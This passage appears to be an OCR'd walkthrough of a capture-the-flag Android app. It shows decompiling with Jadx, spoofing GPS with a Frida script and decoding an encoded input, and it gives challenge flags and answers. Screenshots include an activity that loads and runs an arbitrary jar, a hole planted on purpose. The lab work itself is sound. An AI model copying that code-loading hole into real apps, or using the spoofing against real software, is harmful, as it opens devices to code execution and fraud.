
Walkthrough:


1. **Decompile the APK** to inspect how it retrieves and validates location data
2. Look into the **AndroidManifest.xml** for permissions like:
   <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
   <uses-permission
   android:name="android.permission.ACCESS_COARSE_LOCATION"/>
3. **Search for location-related methods** in the Smali code or Java classes (MainActivity.smali, LocationActivity.smali)
4. **Inspect res/values/strings.xml** for hardcoded latitude and longitude:
5. **Install Frida server** on the Android device
6. **Attach Frida to the running app**
7. **Create a Frida script to override location values and run**
8. Relaunch the activity that checks for location
9. If the spoofed location matches the expected values, the flag should be revealed.


Tools required: Jadx, Frida

Screenshots of walkthrough attached below



Android Studio File Edit View Navigate Code Refactor Build Run Tools Git Window Help Thu Apr 3 2:17:52 PM
CTFChatBot master Pixel 5 API 35 app
Android
InsecureBroadcastReciever.kt HiddenDebugActivity.kt NativeFlag.jav
class HiddenDebugActivity : Activity() {
override fun onCreate(savedInstanceState: Bundle?) {
Log.e(tag: "ArbitraryExec", msg: "Missing jar_path or exec_
finish()
return
Log.e(tag: "ArbitraryExec", msg: "Received jar: $jarPath, class
val optimizedDir = codeCacheDir.absolutePath
val classLoader = DexClassLoader(jarPath, optimizedDir,
val clazz = classLoader.loadClass(className)
val instance = clazz.getDeclaredConstructor().newInstance()
val method = clazz.getMethod(name: "run")
method.invoke(instance)
BotResponse
Challenge
ChallengeProgress
ChatActivity
ChatAdapter
ComplexArthimeticCheckActivity.kt
DatabaseHelper
FlagActivity
HiddenDebugActivity
InsecureBroadcastReciever.kt
LocationActivity
LoginActivity
MainActivity
Message
MessageAdapter
NativeFlag
Terminal Local (3) Local (4) Local (5) Local
Thank you for using Frida!
vrunknown@Vishals-MacBook-Pro development % adb shell am start -n com.example.ctfchatbot/.LocationActivity
Starting: Intent { cmp=com.example.ctfchatbot/.LocationActivity }
vrunknown@Vishals-MacBook-Pro development % adb shell am start -n com.example.ctfchatbot/.LocationActivity
Starting: Intent { cmp=com.example.ctfchatbot/.LocationActivity }
vrunknown@Vishals-MacBook-Pro development % adb shell am start -n com.example.ctfchatbot/.ComplexArithmeticCheckActivity
Starting: Intent { cmp=com.example.ctfchatbot/.ComplexArithmeticCheckActivity }
vrunknown@Vishals-MacBook-Pro development % adb shell am start -n com.example.ctfchatbot/.LocationActivity
Starting: Intent { cmp=com.example.ctfchatbot/.LocationActivity }
vrunknown@Vishals-MacBook-Pro development %
CTFChatBot > app > src > main > java > com > example > ctfchatbot > HiddenDebugActivi 31:46 (3 chars) LF UTF-8 4 spaces
Allow CTF Chatbot to access this device's location?
Precise
Approximate
While using the app
Only this time
Don't allow



Android Studio File Edit View Navigate Code Refactor Build Run Tools Git Window Help Thu Apr 3 2:19:13 PM
CTFChatBot master Pixel 5 API 35 app
Android
InsecureBroadcastReciever.kt HiddenDebugActivity.kt NativeFlag.jav
class HiddenDebugActivity : Activity() {
override fun onCreate(savedInstanceState: Bundle?) {
Log.e(tag: "ArbitraryExec", msg: "Missing jar_path or exec_
finish()
return
Log.e(tag: "ArbitraryExec", msg: "Received jar: $jarPath, class
val optimizedDir = codeCacheDir.absolutePath
val classLoader = DexClassLoader(jarPath, optimizedDir,
val clazz = classLoader.loadClass(className)
val instance = clazz.getDeclaredConstructor().newInstance()
val method = clazz.getMethod(name: "run")
method.invoke(instance)
BotResponse
Challenge
ChallengeProgress
ChatActivity
ChatAdapter
ComplexArthimeticCheckActivity.kt
DatabaseHelper
FlagActivity
HiddenDebugActivity
InsecureBroadcastReciever.kt
LocationActivity
LoginActivity
MainActivity
Message
MessageAdapter
NativeFlag
Terminal Local (3) Local (4) Local (5) Local
vrunknown@Vishals-MacBook-Pro development % adb shell am start -n com.example.ctfchatbot/.LocationActivity
Starting: Intent { cmp=com.example.ctfchatbot/.LocationActivity }
vrunknown@Vishals-MacBook-Pro development % adb shell am start -n com.example.ctfchatbot/.ComplexArithmeticCheckActivity
Starting: Intent { cmp=com.example.ctfchatbot/.ComplexArithmeticCheckActivity }
vrunknown@Vishals-MacBook-Pro development % adb shell am start -n com.example.ctfchatbot/.LocationActivity
Starting: Intent { cmp=com.example.ctfchatbot/.LocationActivity }
vrunknown@Vishals-MacBook-Pro development % adb shell am start -n com.example.ctfchatbot/.LocationActivity
Starting: Intent { cmp=com.example.ctfchatbot/.LocationActivity }
vrunknown@Vishals-MacBook-Pro development %
CTFChatBot > app > src > main > java > com > example > ctfchatbot > HiddenDebugActivi 31:46 (3 chars) LF UTF-8 4 spaces
View Progress
Start Chat
Logout
Wrong Location! Try Again.






```
emu64a:/data/local/tmp # ./frida-server-16.7.3-android-arm64
```


Android Studio File Edit View Navigate Code Refactor Build Run Tools Git Window Help Thu Apr 3 2:22:32 PM
CTFChatBot master Pixel 5 API 35 app
Android
InsecureBroadcastReciever.kt HiddenDebugActivity.kt NativeFlag.jav
BotResponse
Challenge
ChallengeProgress
ChatActivity
ChatAdapter
ComplexArthimeticCheckActivity.kt
DatabaseHelper
FlagActivity
class HiddenDebugActivity : Activity() {
override fun onCreate(savedInstanceState: Bundle?) {
Log.e(tag: "ArbitraryExec", msg: "Missing jar_path or exec
finish()
return
}
Terminal Local (3) Local (4) Local (5) Local
vrunknown@Vishals-MacBook-Pro development %
vrunknown@Vishals-MacBook-Pro development % frida -U -f com.example.ctfchatbot -l spoof_gps.js
Frida 16.7.3 - A world-class dynamic instrumentation toolkit
Commands:
help -> Displays the help system
object? -> Display information about 'object'
exit/quit -> Exit
More info at https://frida.re/docs/home/
Connected to Android Emulator 5554 (id=emulator-5554)
Spawned `com.example.ctfchatbot`. Resuming main thread!
[Android Emulator 5554::com.example.ctfchatbot]->
CTFChatBot > app > src > main > java > com > example > ctfchatbot > HiddenDebugActivi
31:46 (3 chars) LF UTF-8 4 spaces
View Progress
Start Chat
Logout


Android Studio File Edit View Navigate Code Refactor Build Run Tools Git Window Help Thu Apr 3 2:22:52 PM
CTFChatBot master Pixel 5 API 35 app
Android
InsecureBroadcastReciever.kt HiddenDebugActivity.kt NativeFlag.jav
BotResponse
Challenge
ChallengeProgress
ChatActivity
ChatAdapter
ComplexArthimeticCheckActivity.kt
DatabaseHelper
FlagActivity
class HiddenDebugActivity : Activity() {
override fun onCreate(savedInstanceState: Bundle?) {
Log.e(tag: "ArbitraryExec", msg: "Missing jar_path or exec
finish()
return
}
Terminal Local (3) Local (4) Local (5) Local
vrunknown@Vishals-MacBook-Pro development %
vrunknown@Vishals-MacBook-Pro development % frida -U -f com.example.ctfchatbot -l spoof_gps.js
Frida 16.7.3 - A world-class dynamic instrumentation toolkit
Commands:
help -> Displays the help system
object? -> Display information about 'object'
exit/quit -> Exit
More info at https://frida.re/docs/home/
Connected to Android Emulator 5554 (id=emulator-5554)
Spawned `com.example.ctfchatbot`. Resuming main thread!
[Android Emulator 5554::com.example.ctfchatbot]-> [+] Spoofing Latitude: 17.7749
[+] Spoofing Longitude: -12.4194
CTFChatBot > app > src > main > java > com > example > ctfchatbot > HiddenDebugActivi
31:46 (3 chars) LF UTF-8 4 spaces
View Progress
Start Chat
Logout
Location Spoofing flag:
bot{f4k3d_gps_p0s1t10n}

4. BotCoded Cipher

Flag: bot{1337_r3v_3nc0d1ng}


Walkthrough:


adb shell am start -n com.example.ctfchatbot/.ComplexArithmeticCheckActivity

1. The challenge name hints at some encoding or cryptography.
2. Inspect the app for hardcoded strings that look encoded (Base64, ROT13, XOR, etc.).
3. If the app takes input, experiment with encoding/decoding to manipulate outputs.
4. Reverse-engineer the encoding logic using jadx or Ghidra and extract the input to be used.
5. Submit the input and check for the flag.


Tools Required: Python (cryptography, base64)


Screenshots of walkthrough attached below





Correct Input: Cdkv





5. Intercept & Execute

